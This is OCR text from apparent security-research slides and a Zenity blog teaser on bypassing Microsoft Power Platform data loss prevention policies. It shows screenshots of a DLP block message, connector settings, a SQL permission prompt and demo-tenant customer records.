
Read more >

zenity
Microsoft Power Platform
DLP Bypass Uncovered
Finding #5 – Parent and child flow execution
Read Blog
Yuval Adler
Customer Success Director

Microsoft Power Platform DLP Bypass Uncovered – Finding #5 – Parent and Child Flow Execution

Read more >

https://www.zenity.io/microsoft-power-platform-dlp-bypass-uncovered-finding-5-parent-and-child-flow-execution/




This app isn’t opening correctly

It looks like this app isn't compliant with the latest data loss prevention policies.

It looks like this app isn't compliant with the latest data loss prevention policies.
Policy name: Deny Azure File Storage
Connector: shared_azurefile cannot be used since it is blocked by your company's admin.

All You Need Is Guest


@mbrg0
mbgsec.com
t2’24




Assign connectors

Blocked connectors can’t be used where this policy is applied.

		Name	Blockable	Endpoint configu
✓	SQL	SQL Server	Yes	Yes




Customer Insights



Almost there ...

Customer Insights needs your permission to use the following. Please allow the permissions to proceed.

SQL Server Premium
enterprisecustomers
customercareinsights.database.windows.net
Signed in



[dbo].[Customers]

Search items

aidenb@zenitydemo.OnMicrosoft.com
Aiden
Brown

alexanderw@zenitydemo.OnMicrosoft.co
Alexander
Gonzalez

